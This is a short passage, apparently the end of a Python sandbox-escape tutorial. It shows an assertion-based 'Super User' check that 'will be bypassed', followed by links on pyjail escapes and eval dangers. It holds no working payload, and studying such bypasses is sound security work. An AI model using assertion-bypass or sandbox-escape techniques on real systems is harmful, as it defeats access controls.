except AssertionError:

print(f"\nNot a Super User!!!\n")

will be bypassed

## References

* <https://lbarman.ch/blog/pyjail/>
* <https://ctf-wiki.github.io/ctf-wiki/pwn/linux/sandbox/python-sandbox-escape/>
* <https://blog.delroth.net/2013/03/escaping-a-python-sandbox-ndh-2013-quals-writeup/>
* <https://gynvael.coldwind.pl/n/python_sandbox_escape>
* <https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html>
* <https://infosecwriteups.com/how-assertions-can-get-you-hacked-da22c84fb8f6>